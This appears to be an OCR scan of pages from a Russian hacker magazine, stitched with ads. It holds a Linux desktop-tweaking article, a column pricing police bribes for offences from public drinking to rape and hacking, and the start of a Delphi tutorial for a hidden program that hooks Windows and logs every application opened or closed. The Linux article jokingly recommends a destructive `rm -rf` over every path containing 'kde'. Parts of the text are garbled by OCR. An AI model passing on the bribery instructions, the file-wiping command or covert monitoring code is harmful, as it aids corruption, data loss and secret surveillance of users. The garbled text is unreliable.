Людей, ставивших линукс, можно встретить где угодно. Среди них (я уверен на 90%) был и ты. Частенько, поставив пингвина, многие смотрят на то, что поселилось на их винте после стандартной установки, пугаются этого и сносят зверя к чертям. Но default-установка только для серых default-людей, лиц в толпе. К коим многие относят себя не хотят, хотя сами таковыми и являются. От таких стандартных людей, всю жизнь работавших под виндой, в сторону линукса летят тяжелые плевки как самый весомый аргумент в вечном споре линуксоидов и мастдайчиков.


Многие, посидевшие с Линуксом не более недели, говорят, что, мол, он неудобен, но за такой срок узнать о Линуксе хоть что-нибудь и разобраться в нем не успеет даже гений. Пингвин очень даже удобен. На настроенной ОС работать не просто удобно, а даже в кайф: ничего не тормозит и не виснет: все стабильно и безглючно. Да и интерфейс, если ему произвести пластическую операцию, будет таким, что даже Гейтс со своим XP будет завидовать. Об удобстве у нас сейчас и пойдет разговор.

Лицо пингвина - это оконный менеджер. Но, к сожалению, в последнее время морда этого зверя стала заплывать и сильно жиреть не без помощи авторов KDE и прочих Gnome'ов. Ну скажите мне, почему приложения, начинающиеся на букву 'k', рядом с собой загружают штук сорок разных библиотек и жрут ресурсы, как тузик сосиску? Вообще, медленный оконный менеджер - главный тормоз всей системы. А к таким вещам я отношу всеми любимую KDE'шку. Конечно, это мое субъективное мнение, так как если у тебя процессор 1GHz и памяти 256 Mb, то проблема тормозности системы тебя волновать не должна. Но, как известно, большая часть всего парка компов в России гораздо медленнее такого показателя, и надо задумываться об оптимизации и смене интерфейса. За всю свою недолгую жизнь я перепробовал огромное число всяких оконных менеджеров, от убогих (twm) и тормозных (kde) до таких, от стилей оформления которых просто челюсть отвисает (enlightenment). Но из всего того, что паслось у меня на винчестере, я остановился на BlackBox. Основная его черта - полный минимализм во всем. Это прямо какая-то противоположность Gnome'у, у которого по всей морде наткано множество всяких массивных кнопочек и менюшек. Минимализм минимализму



рознь. Хоть и все в этом оконном менеджере маленькое и скромненькое, но выглядит очень симпатично; наверное делал его человек, знакомый с дизайном. На первый взгляд все в нем жутко неудобно, нет никакой кнопки аля "Пуск" и бэкграунда, но стоит немного поработать под ним, и ты многое поймешь:

- 1) Кнопочка "Пуск" не нужна, гораздо удобнее запускать приложения из рорпр-меню на правой кнопке мышки (смотри /usr/local/share/blackbox/menu).
- 2) Если не можешь работать без голых теток, натянутых в качестве обоев рабочего стола, то их можно поставить командой 'xloadimage -onroot /твой/обои.jpg'. Ее удобно воткнуть куда-нибудь в файл /etc/X11/xdm/Xsession, и обои будут натягиваться сами сразу при загрузке X-Windows.
- 3) К вопросу об иконках на рабочем столе: если ты жить без них не можешь, то туда же в Xsession воткни запуск 'gmc'.



Удобство на каждом шагу!

Консоль

Иксы, конечно, вещь хорошая, но чистая консоль тоже вещь удобная - Ctrl-Alt-F1, и вот вам пирожок. Но консоль в том виде, в котором она предстанет, не очень

радует глаз и другие части тела, поскольку очень уж у нее маленькое разрешение по умолчанию. Ты наверняка не знал, а может быть и не знала, что разрешение стандартной линуксовой консоли можно поставить вплоть до 1280x1024 с TrueColor. Хотя триколор нам, в общем-то, не нужен, но все же... Такая интересная вещь делается передачей ядру линукса при загрузке параметра vga=xxx, где xxx - некоторое десятичное число, обозначающее разрешение консоли. Такую строчку удобно воткнуть в /etc/lilo.conf и перезаписать MBR '/sbin/lilo'. Теперь, собственно, будем разбираться с тем загадочным числом:

	640x480	800x600	1024x768	1280x1024
256	769	771	773	775
15bit	784	787	790	793
16bit	78	788	791	794
24bit	786	789	792	795

Из таблички, я думаю, ты сможешь выбрать нужное разрешение. Я, например, себе поставил 791 для простой работы и иногда ставлю 785 для просмотра DivX на весь экран в консоли (чтобы не включать software scaler, т.к. он у меня на моем компе тормозит). Работать в консоли стало приятнее. Но это еще не все, ведь консоль - огромное поле для всяческих извращений, которыми мы сейчас и займемся. В bash есть такая загадочная переменная - PS1. Нет, к плейстейшн она отношения никакого не имеет, зато при помощи нее можно ставить заголовок консоли. По умолчанию этот заголовок похож на нечто [voy@frozen /usr]. Полезной информации немного, не так ли? Давай посмотрим, как выглядит эта переменная на самом деле:

НАСТРОЙКА XSESSION

Пихать команды в этот файл, в самое его начало не стоит, так как там все должно быть прописано на своих местах. Когда запускаются Иксы, то xdm/gdm/kdm спрашивает у тебя логин, пароль и оконный менеджер, под которым ты хочешь работать (это все зависит от версии *dm, т.к. он может вообще ничего не спрашивать или грузиться сразу Gnome/KDE). Потом он с твоими правами запускает этот самый Xsession и говорит ему название выбранного тобой оконного менеджера. Так вот, нам надо найти в этом файле строчку запуска выбранного оконного менеджера и перед ним прописать все то, что ты бы хотел запускать автоматически. У меня эта строчка выглядит так:

```
case $0 in
1)
case $1 in
blackbox)
exec autorun -m&
exec xrus&
```

```
exec blackbox&
exec xset -onroot
/home/voj/backdrop.jpg&
;;
kde)
exec startkde
;;
```

Закорючка '&' необходима для безусловного отправления запущенного процесса в бекграунд, хочешь ли этого сам процесс или нет. Если у тебя стоит KDE, то еще помучай файл kdmrc в той же директории, чтобы в менюшке оконного менеджера при загрузке появился BlackBox. Для этого найди строку SessionTypes=... и подри-суй туда все, что надо. Та же байда будет и с gdm, только его конфиг лежит в /etc/X11/gdm/gdmrc, а все доступные сессии в каталоге Sessions. Немного геморроя по вкусу, и все заработает, но сразу говорю: прежде чем лезть в потроха иксов, на всякий случай сделай backup-копии всех тех файлов, в которые ты запустил свои шаловливые ручки.

ВНИМАНИЕ:

Перед тем, как ставить разрешение из таблицы, попробуй прописать в lilo.conf строку vga=ask (потом не забудь запустить /sbin/lilo), с которой ядро при загрузке спросит у тебя разрешение. Ты его на инженерном калькуляторе переведи в шестнадцатеричное, а после этого вводи. Если заработает, то потом уж пиши в конфиг десятичное vga=xxx, а если нет, то не судьба, значит... Всегда лучше сначала попробовать, чем потом долго кричать и скорбеть о незагружаемом линухе. Ах да, еще, чтобы эта вещь работала, надо перекомпилировать ядро с поддержкой Frame-buffer. Мелочь, а приятно ;).

```
'echo $PS1'
```

и в результате получим что-то, похожее на

```
[u@h W]
```

где \u - имя пользователя
 \h - твой хост
 \W - текущая директория
 \t - текущее время

На самом деле закорючек с бекслешем существует гораздо больше, но они нам особенно не понадобятся. Для полного и бесповоротного удовлетворения наших потребностей в удобстве мы можем поставить PS1 таким образом, что консоль будет высвечивать время:

```
export PS1='${date +%H:%M}][u@h:
W]
```

В итоге получим такую вот красоту:

```
[23:51][voj@frozen: /usr]
```

Но это еще не все, в переменную PS1 можно добавить даже вывод небольших bash-скриптиков. А чтобы консоль приняла такой вид, нам потребуется вот-

ную строку export куда-нибудь в файл .bashrc в твоей домашней директории.

Звук

Теперь пара слов о проблемах со звуком. Бескрылый зверь имеет свою оригинальную звуковую систему, которая строится таким же оригинальным образом:

приложение ---> звуковой сервер -> звуковуха (/dev/dsp)

Звуковых серверов в последнее время расплодилось видимо-невидимо, но есть одно "но". В последних версиях ядра появилась возможность обходиться без посредника в роли sound-server'a, т.е. приложение может дуть звук прямо во встроенный в ядро микшер /dev/mixer или прямо на звуковуху /dev/dsp. Вся эта муть называется OSS, плагины для нее есть у всех мало-мальски нормальных мультимедиа-приложений.

Представь: меньше посредников - меньше тормозов и попользованной памяти, так что убивай всякие там aRtsd и eSound'ы, можно обойтись и без них. Единст-



Юниксоуд

ПИНГВИН С ВИБРОМАССАЖЕМ

VOY (voy@satanic.com)


венная гадость - надо перекомпилировать ядро с поддержкой OSS -). Чаще всего он включен по умолчанию, но все может быть.

Клавиатура

Многие темные личности спрашивают: "Какой болван придумал в KDE переключать раскладку клавиатуры по Ctrl+Alt+K? И почему нельзя поставить стандартное и удобное положение Ctrl+Shift?". Отвечающие на этот вопрос частенько лихо прихлопывают ушами и вяло отмазываются - типа "такой большой, а додуматься не можешь".

У меня на эту тему свое мнение. Поскольку я ненавистник KDE, то всем советую для начала сделать `rm -rf `locate kde``, а потом рассуждать :). KDE'шный свитчер имеет множество недостатков, и основной из них - я уже сказал - переключение раскладки надо производить через гланды, а не по-человечески. Во-вторых, он не всегда успевает переключать раскладку вовремя, т.е. если у тебя большая скорость набора, то при переключении раскладки ты будешь получать страшные слова по типу "[fiker" вместо "хакер". Чтобы этого избежать, приходится ждать, нервничать, а потом кричать и пинать родной компьютер от раздражения.

Но, оказывается, уже несколько лет существует нормальный переключатель раскладки, не обладающий всеми теми недостатками, которые были у его конкурента-предшественника. Эта вещь называется Xrusk и на момент написания статьи доросла до версии 1.15.3, и ею пользуются все нормальные люди. Ссылка на это чудо в конце статьи. Когда будешь ставить, убедись, что у тебя установлены библиотеки Lesstif, и запускай `./configure --with-motif`. Если при компиляции вылезет куча ошибок, то попробуй `./configure --with-Xaw`. Если ты просто запустишь xrus, то ничего он у тебя переключать не будет. В качестве параметра ему требуется передать файл `*.xmm`, который отвечает за разные раскладки клавиатуры. Если ты не извращенец, то тебе нужен `jsuken-sys.xmm`. Посмотри по `find /usr -name jsuken-sys.xmm`, куда он у тебя заинсталлился вместе с xrus, и действуй! Эта раскладка не совсем похожа на привычную мастдайную, поэтому я немного напрягся и подогнал ее под раскладку клавиш "а-ля М\$". Этот файл отлеживается где-то у меня на сайте.



Наш великий русский язык...

Мышь

А какие проблемы могут возникнуть с мышью? - спросишь ты. Вроде бы грызун, чего с него взять? Но делать удобнее хвостатого зверя нужно. Во-первых, некоторые оконные менеджеры не умеют ставить чувствительность мышки (к примеру - BlackBox и Wm), хотя они сами по себе очень даже ничего. Исправить это можно командой:

```
xset m <ускорение> <порог>
```

Где ускорение и порог - циферка от 1 до 20. Наиболее комфортно (а главное сухо :) себя ощущаешь с ускорением 3 и порогом 4. Хотя тут уже дело вкуса: если тебе нравится перемещать указатель по экрану, три раза протаскивая мышку вдоль коврика и стола, то помочь я тебе ничем не могу. Хотя могу дать адрес, где помогут :).


TIPS & TRICKS

Иногда приходится иметь дело с неубиваемыми файлами. Обычно имена таких файлов начинаются со спецсимволов. Например, знака минус (-) или #. Допустим мы имеем файл `-filename`. Команда `rm -filename` не удалит этот файл, а `-filename` будет рассматриваться как параметр. В этом случае нужно писать `rm ./-filename`. В случае если имеем файл `#filename`, то необходимо

удалять его так: `rm \#filename`. (От себя добавлю, что файл вида `-filename`, можно удалить и следующей командой `rm -- -filename`, а файл вида `#filename` также прекрасно удаляется командой `rm ./#filename - И. С.)`

serge_hid@hotmail.com

Во-вторых, стандартные курсорчики в X-Windows лично меня просто бесят: кошмарные часики при загрузке, палец, которым по ссылке попадаешь с третьего раза... Да и вообще сделаны они без души. В иксах курсоры хранятся достаточно интересным способом: все они воткнуты в `pcf`-шрифт `/usr/X11R6/lib/X11/fonts/misc/cursor.pcf.gz`. Обычно в него никто не лезет, но мы ведь не такие. Сначала распаковываем шрифт `'gzip -d cursor.pcf.gz'`, потом качаем программу `pcf2bdf`, ссылка на которую в конце статьи, конвертируем `'pcf2bdf cursor.pcf>cursor.bdf'` и скапливаем все это `decurs'u`. Работать в этом редакторе курсоров очень просто, т.к. у тебя в распоряжении одна кисть и три цвета... Хотя если ты по природе ленив, то можешь взять мои курсорчики (опять же ссылка внизу).



Какой курсор больше нравится?

Загрузка

Сколько проходит времени, пока твой пингвин загружается? Две минуты? Три? А может четыре? Ты никогда не обращал внимание на ту гору мусора, которая загружается при старте ОС? Когда-нибудь пользовался всякими `sgon`'ами, `apason`'ами, `http`-серверами и файерволами `ipchains`? Нет? Ну и зачем они тебе нужны, ведь они только засоряют оперативку, и из-за них ОС грузится гораздо дольше. Хватаем в зубы `ms` и ползем в директорию `/etc/rcX.d` (X - уровень запуска, прописанный в `/etc/inittab`). В директории `rcX.d` хранятся ссылки на все программы, загружаемые при старте пингвина, так что руби в капусту все лишнее (а лучше просто перемещай куда-нибудь на всякий случай). Можно более гуманным методом: команда `ntsylv`. На оптимизированном винчестере (читай `map hdparm`) лично мой бескрылый зверь загружается за 54 секунды. Кхе-кхе, это побыстрее винды. Но просто банально бегающие строчки у загружаемых драйверов и программах - скучное зрелище. Надо забомбить какой-нибудь логотипчик. Для этого качаем программку `linux_logo`, компилим ее, ставим, а потом лезем в `/etc/rc.sysinit` и в начало его пишем такую строчку:

```
clear; /bin/echo -e '\033[014;25r'; linux_logo -l -L 4
```

Таким образом, при загрузке сверху у нас будет сиять прелестный пингвиненок, а снизу будут бежать какие-то строчки... Но теперь в конце загрузки логотипчик

надо убрать. Лезем в `/etc/rc.d/rc.local` и в конец его пишем строчку:

```
/bin/echo -e '\033[0;0r'
clear
```

Теперь загрузка стала поприятнее и побыстрее.

Итог

Кто теперь говорит, что линукс неудобен? Покажите на него пальцем и киньте в него чем-нибудь тяжелым, ибо нефиг говорить необъективно. Многие все равно будут продолжать кричать и поливать тукса всякими жидкостями, хотя сами его видели только на картинках в X. У таких людей просто неприязнь ко всему новому. Они боятся натолкнуться на проблемы с компом, и с их точки зрения незачем напрягаться, устанавливая пингвин. Такие люди будут существовать всегда, что бы ни делали разработчики линуха для скорости и удобства работы со своим детищем. И всегда найдется тот голос в толпе, который крикнет: "А у него ноги кривые", лишь бы привести хоть какой-нибудь аргумент в пользу винды... И я надеюсь, что большинство читателей все-таки одумается, услышит зов Линуса Торвальдса и пойдет за ним в светлое безглючное будущее...



Вот что в итоге

ССЫЛКИ:

- 1) Enlightenment - <http://www.enlightenment.org>
- 2) BlackBox - <http://blackboxwm.sourceforge.net>
- 3) Xrus - <ftp://ftp.yars.free.net/pub/software/unix/X11/Lesstif>
- 4) pcf2bdf - <http://www.tsg.ne.jp/GANA/S/pcf2bdf/>
- 5) decurs - www.hut.fi/uvpsavola/decurs.html
- 6) курсоры - www.v0y.org/files.htm



ИНТЕРНЕТ и ИНТЕРНЕТ-ТЕЛЕФОНИЯ

ДЛЯ ВСЕХ

753 8282

Коммутируемый доступ

Широкополосный доступ

Интернет-телефония

Хостинг

Информационные услуги

Домашние сети

Почта

КОММУТИРУЕМЫЙ ДОСТУП

Дневной повременной тариф, г. Москва
С 09:30 до 20:00 - 0,60 у.е./час

Вечерний повременной тариф, г. Москва
С 20:00 до 02:00 - 0,75 у.е./час

Ночной повременной тариф, г. Москва
С 02:00 до 09:30 - 0,20 у.е./час

Тариф "День и ночь"
40 часов днем и бесплатно ночью
с 02:00 до 09:30 - 24,5 у.е./месяц

МТУ - ИНТЕЛ

ntu
TM
ТОЧКА RU

ШИРОКОПОЛОСНЫЙ ДОСТУП

NEW
тарифы "Городской" и "Кремлевский"
подключение - \$100
абонентская плата - от \$18,5

Служба
технической поддержки:
(095) 995 5550;
(095) 729 3333;
8 800 200 8282.

<http://tochka.ru>

ПОСТАВЬ ТОЧКУ В ВЫБОРЕ ПРОВАЙДЕРА!



ОБЩИЕ РЕКОМЕНДАЦИИ

Стоит отметить, что цены на свободу по Москве примерно одинаковые, в регионах России существенно ниже и могут колебаться в зависимости от криминогенной обстановки, уровня дохода граждан и безбашенности милицейского начальства.

Такие вопросы решаются, по возможности, до возбуждения уголовного дела, непосредственно с оперативниками и/или следователями, занимающимися Васиным делом. После возбуждения уголовного дела цены примерно утраиваются. Вопросы с заявителем (потерпевшим) решаются отдельно. Отсутствие претензий с его стороны значительно ускорит возвращение на свободу. Деньги, потраченные на адвокатов, несоизмеримо больше, чем сумма, израсходованная на "мирный" способ устранения проблем.

ИТАК, ПРЕЙСКУРАНТ

Начнем с начала. Простенькие позадосики по незнанию или по пьяни, в тюрьму за которые не посадят, но и по головке не погладят. Для пущей наглядности добавлю статьи Кодексов и возможное наказание за указанные преступления/правонарушения.

ПРЕСТУПЛЕНИЕ	СТАТЬЯ	НАКАЗАНИЕ	ЦЕНА
Распитие спиртных напитков в общественных местах или появление в общественных местах в пьяном виде.	162 КоАП РФ	Штраф 130 рублей и несколько часов в обезьяннике	50-500
Мелкое хулиганство (нецензурная брань, оскорбительное приставание к гражданам)	158 КоАП РФ	Штраф до 130 рублей или административный арест до 15 суток	100-500
Нахождение в состоянии наркотического опьянения	Возможно 222 УК РФ	До 3-х лет лишения свободы	500-700 + бесплатное освидетельствование + разговор с оперативниками
Пикник в городском парке	Придумают	Официального нет	100-100 с конфискацией шашлыка.
Громкая музыка после 23:00	Подходит 158 КоАП РФ	Штраф до 130 рублей или административный арест до 15 суток	100 + прекращение вечеринки

Такие дела, Вася. Также могут загрести за нахождение в Москве без паспорта, если поздно ночью несешь какие-нибудь вещи (бытовая техника и т.д.), и за многое другое. Надо отметить универсальность ст. 158 КоАП РФ. Под нее можно подвести любые действия, даже крики новорожденного младенца можно посчитать нарушением общественного спокойствия. В случае таких позадосов все вопросы решаются на месте с патрульными, в крайнем случае - с дежурным по отделу. В принципе, даже если на тебя составят протокол об административном правонарушении, ничего страшного в этом нет. Об этом будут знать только милиционеры и ты. Иногда могут накалякать письмо в школу/на работу, но обычно им лень это делать. Однако такой залет может аукнуться, если захочешь устроиться на работу в хорошую фирму, ЧОП или в ту же милицию. Только, как говорил Данила Багров, - "А оно тебе надо?..".

День добрый, уважаемый. Рад, что ты читаешь эти строки, даже если ты читаешь их сидя на унитазах. С тобой снова твой комнатный дядя - Стеба-милиционер, и мы продолжаем серию наших бесед на юридические (и не очень) темы. Сегодня мы побеседуем о самом ценном, что есть у человека (а также у хакера), помимо здоровья. Речь пойдет о свободе и расценках на нее. С прайс-листом на столь редкий товар особенно рекомендуется ознакомиться тем тупорогим ребятам, которые невнимательно/неправильно читали многочисленные материалы, опубликованные в нашем журнале, в которых подробно рассказывалось о способах сохранения этого ценного свойства индивидуума. Народная мудрость гласит, что скупой платит дважды, а тупой постоянно. Первое что нужно запомнить, чтобы не платить постоянно, это то, что если платить не первому встречному милиционеру, а тому, кто реально может помочь в сложившейся нехорошей ситуации, то эта ситуация разрулится быстрее. В принципе есть и другие, менее дорогостоящие способы вернуть почти утраченный воздух свободы обратно, но они гораздо сложнее, требуют тщательной подготовки и способности мыслить в ускоренном темпе. Так как у некоторых парнокопытных мыслительные процессы весьма затруднены, недостаток извилин должен быть компенсирован излишками наличности, иначе принудительная поездка в курортные зоны Магадана и Колымы обеспечена. Итак, предполагаемые ситуации мы будем отрабатывать на примере национального героя Василия Пупкина, который в данном случае выступит в роли злодея-рецидивиста и просто-таки исчадия ада.

Отдельно хотелось бы сказать о морально-этической стороне взяточничества. В милиции берут взятки не от хорошей жизни, а от отсутствия способов заработать нормальные деньги, которых хватило бы хотя бы на посредственное содержание семьи даже из 3-х человек (средняя "официальная" зарплата милиционера в Москве составляет 3000-4000 рублей) при адской напряженности работы. Также надо отметить несовершенство наших законов, по которым незначительный проступок может повлечь очень серьезное наказание. Вот и приходится иногда спасать заблудшие души за их же деньги. Однако, если душа вовсе не заблудшая, а только прикидывается, наказание всегда найдет ее в любой форме (не в смысле в форменной одежде). К тому же настоящего злодея и отморозка нормальный следователь никогда не отпустит ни за какие деньги. Совесть заедает даже милиционеров.

**В ОТДЕЛЬНУЮ КАТЕГОРИЮ
Я ВЫДЕЛИЛ ХАКЕРСКИЕ ПОПАДОСЫ.**

СЕРЬЕЗНЫЕ ПОПАДОСИКИ

Нижеследующие правонарушения уже мелкими не назовешь, однако сидеть за них просто смешно, но некоторым - придется. Поэтому цены уже в евробаксах.

ПРЕСТУПЛЕНИЕ	СТАТЬЯ	НАКАЗАНИЕ	ЦЕНА
Незаконное приобретение, передача, сбыт... хранение, ношение оружия, боеприпасов и т.д.	222 УК РФ	2-8 лет лишения свободы	100-500\$
Заведомо ложное сообщения об акте терроризма	207 УК РФ	До 3-х лет лишения свободы	100 - 200
Незаконное изготовление приобретение, сбыт... хранение... наркотических и психотропных веществ	228 УК РФ	3-15	100 за каждый обнаруженный чек белого
Побои	111 - 114 УК РФ	До 5 лет лишения свободы	200 - 500
Вымогательство	163	3-15	500
Изнасилование	131	3-6	500
Подделка... документов... печатей, бланков	327	До 2-х	200-500
Хулиганство - вандализм	213-214	2-7	200-500
Неправомерное завладение автомобилем... без цели хищения	166	3-12	200-1000

Как видишь, мой маленький друг, здесь уже можно очень мощно залететь за газовый пистолетик, ножик больших размеров, чек белого или косячок. Отдельно нужно сказать о вымогателе. Для такого попадания достаточно дружной компанией приехать к старому другу, который задолжал хотя бы 10 рублей, и сказать волшебную фразу - ДАВАЙ ДЕНЬГИ !!! После этого ни один адвокат не докажет, что ты не вымогатель. Точно также и с побоями. Никто не станет разбираться, кто именно кого бил. Если найдут хотя бы одного виновника событий, на него повесят все, что можно. Фантастический результат приносит маленький, сделанный на цветном принтере проездной (кончилось время, когда Центнер безнаказанно от руки рисовал единные и удостоверения президента фонда озеленения Луны, по которым можно было бесплатно доехать практически до этой самой Луны). По поводу изнасилования нужно сказать, что очень обидно сидеть по "плохой" статье, всего лишь из-за недоговоренности (подставила подружка или недоплатил ночной бабчке). Похулиганил на стадионе или т.п. - пожалуйте в камеру. Взял у соседа машинку - покататься - "сядайте туточки". В описанных ситуациях вопросы решаются с операми или на крайняк со следователем. Скупердяйство, наглость и т.д., приводит к плачевным результатам (см. 3-ю колонку таблицы).

Тут все предельно понятно. Но я подумал, что вредоносными программами можно назвать любую игрушку, а нарушением правил эксплуатации ЭВМ любое действие с железным другом, вплоть до включения/выключения, ведь правил этих никто не видел.

ПРЕСТУПЛЕНИЕ	СТАТЬЯ	НАКАЗАНИЕ	ЦЕНА
Неправомерный доступ к компьютерной информации ХАКИНГ	272 УК РФ	2-5 лет лишения свободы	1000\$
Создание, использование и распространение вредоносных программ ВИРУС	273 УК РФ	3-7 лет лишения свободы	500
Нарушение правил эксплуатации ЭВМ, системы ЭВМ или их сети СИСТЕМКРАШ	274 УК РФ	До 4-х	500
Кража - мошенничество КАРДИНГ, ИНТЕРНЕТ-МАГАЗИН	158-159	5-10	500 - 1000 или 50% от стоимости похищенного.

В конце нашего занятия хочу сказать, что передача денег происходит в интимной обстановке, без посторонних глаз и по возможности молча. Самый простой способ - оставить конвертик с деньгами на столе следователя или рядом с ним. О произошедшем молчат в тряпочку и не вспоминают. Стоит отметить также, что внесение указанной суммы денег не является 100% гарантией твоего освобождения, так как не все зависит от следователя и т.д.

Ну и напоследок загадка-шутка. Сколько стоит отмазка по ст. 291 УК РФ? Подсказка - (дача взятки). В следующих материалах я расскажу, как, при определенной сноровке, чуваки самостоятельно уходят от уголовной ответственности. Итак, читай, пиши в редакцию о результатах, в случае непонятки и прочее-прочее-прочее.



DELRNI

МОНИТОРИНГ ЗАПУСКНЫХ ФАЙЛОВ

В прошлый раз я начал рассказ о том, как написать собственную утилиту IP Config. Сегодня я должен был продолжить этот рассказ, но наша трансляция прерывается срочным сообщением. По многочисленным заявкам телезрителей я покажу, как написать программу, которая будет незаметно сидеть в системе и сохранять в log файл всю активность компьютера. Как сохранять абсолютно все, я показать не смогу, но в качестве примера буду ловить все события, когда запускается или закрывается какое-либо приложение.

Horrific aka Фленов Михаил smirnandr@mail.ru www.cydsoft.com/vr-online

INTRØ

Для понимания примера тебе нужно вспомнить статью «Создание и использование DLL» из октябрьского номера [[за 2001 год. Если ты прогулял этот урок, то клади на стол свой дневник и получи двойку за прилежание :). Еще один такой прогул, и придется вызвать твоих родителей к директору :). Специально для таких, как ты, я выложил эту статью на своем сайте в разделе «Хакер». Иди читай и больше не прогуливай :).
Сегодняшний пример будет состоять из двух файлов - запусчного и библиотеки DLL. Все функции мониторинга системы будут находиться в динамической библиотеке, а функция запусчного файла только загрузит DLL файл и запустит его выполнение.

DLL

Вспомним октябрьскую библиотеку. Там у нас была функция SetHook, которая устанавливала в системе нашу ловушку. В качестве ловушки выступала функция SysMsgProc, в которую попадали все системные сообщения указанного типа. В сегодняшнем примере все будет так же, и ничего серьезного менять не буду:

```
function SetHook(Hook : Boolean) : Boolean; export; stdcall;
begin
  Result := false;
  if Hook then
    begin
      if SysHook = 0 then
        SysHook := SetWindowsHookEx(WH_CBT{WH_CALLWNDPROC},
          @SysMsgProc, HInstance, 0);
        Result := (SysHook <> 0);
      end
    end
  else
    begin
      if SysHook <> 0 then
        begin
          UnhookWindowsHookEx(SysHook);
          SysHook := 0;
          Result := true;
        end;
      end;
    end;
end;
```

Код функции SetHook тот же самый, за исключением функции установки ловушки. Теперь она выглядит так:

```
SysHook := SetWindowsHookEx(WH_CBT, @SysMsgProc, HInstance, 0);
```

В октябрьском номере я в качестве первого параметра функции SetWindowsHookEx указывал WH_GETMESSAGE, а теперь WH_CBT. Если установить ловушку этого типа, то она сможет ловить следующие сообщения:
HCBT_ACTIVATE - когда приложение активизировалось.
HCBT_CREATEWND - когда создано новое окно.
HCBT_DESTROYWND - когда уничтожено существующее окно.
HCBT_MINMAX - когда окно свернули или развернули на весь экран.
HCBT_MOVESIZE - когда окно переместили или изменили размер.
В общем, мы получаем доступ к сообщениям, связанным с окнами. Любое телодвижение окна мы сможем проследить с помощью нашей ловушки.

ЛОВУШКА ДЛЯ КØТА

Раз изменился тип ловушки, значит нужно менять и ее саму. Вот здесь у нас будет достаточно много нового, так что смотри полный код процедуры SysMsgProc.

```
function SysMsgProc(code : integer; wParam : word; lParam : longint) :
  longint; export; stdcall;
var
  windtext : array [0..255] of char;
  str : String;
begin
  Result := CallNextHookEx(SysHook, Code, wParam, lParam);
  case code of
    HCBT_CREATEWND :
      begin
        Str := TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName;
        if Str = '' then exit;
        if TCBTCreateWnd(Pointer(lParam)^).lpcs.hwndParent <> 0 then exit;

        Wnd := wParam;
        GetWindowText(Wnd, windtext, 255);
        SaveToLog(FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
          '# OPEN #' + windtext + ' #' +
          TCBTCreateWnd(Pointer(lParam)^).lpcs.lpszName +
          ' #' + IntToStr(Wnd));
      end;
    HCBT_DESTROYWND :
      begin
        Str := '';
      end;
  end;
```





**ТОТАЛЬНОЕ
SHOW**

по будням
в 15:00

Центр притяжения MTV!

"Программа-взрыв" с Иваном Ургантом.

Невероятная динамика, выбор лучших клипов зрителями,
море конкурсов и призов.

100% интерактива и живые концерты звезд!

Ежедневно! В прямом эфире! На MTV!

Смотри. Наши интересы совпадают.



РИТМ


```

Wnd := wParam;
if Wnd <> 0 then
  GetWindowText(Wnd, windtext, 255);
str := windtext;
if windtext = '' then exit;
if Str = '' then exit;

SaveToLog(FormatDateTime('dd/mm/yyyy hh:nn:ss', Date+Time)+
'#CLOSE#' + Str + '#' + IntToStr(Wnd));
end;
end;
end;

```

Первая строка уже должна быть тебе знакома. Затем идет проверка переменной code, которую мы получили в качестве первого параметра в функции SysMsgProc. В этом параметре хранится тип пойманного сообщения. Если он равен HCBT_CREATEWND, значит только что было создано новое окно.



Просмотрщик log файлов

Имя окна мы можем определить по последнему полученному параметру вот таким образом:

```
TCBCreateWnd(Pointer(IParam)^).lpcs.lpszName.
```

Я проверяю, если оно пустое, то мне нет смысла связываться с этим окном.

Затем я проверяю, является ли это окно главным. Если следующая конструкция не равна нулю, значит это дочернее окно:

```
TCBCreateWnd(Pointer(IParam)^).lpcs.hwndParent
```

С дочерними окнами я тоже не хочу связываться, потому что это чаще всего простые диалоговые окна, которые показывают разные программы. Меня интересует только запуск новых программ, поэтому такую ерунду я буду игнорировать.

Далее я вызываю функцию GetWindowText(Wnd, windtext, 255), чтобы получить заголовок окна. После этого всю полученную информацию форматирую в строку и сохраняю в log файл с помощью вызова процедуры SaveToLog (эту процедуру ты увидишь чуть ниже).

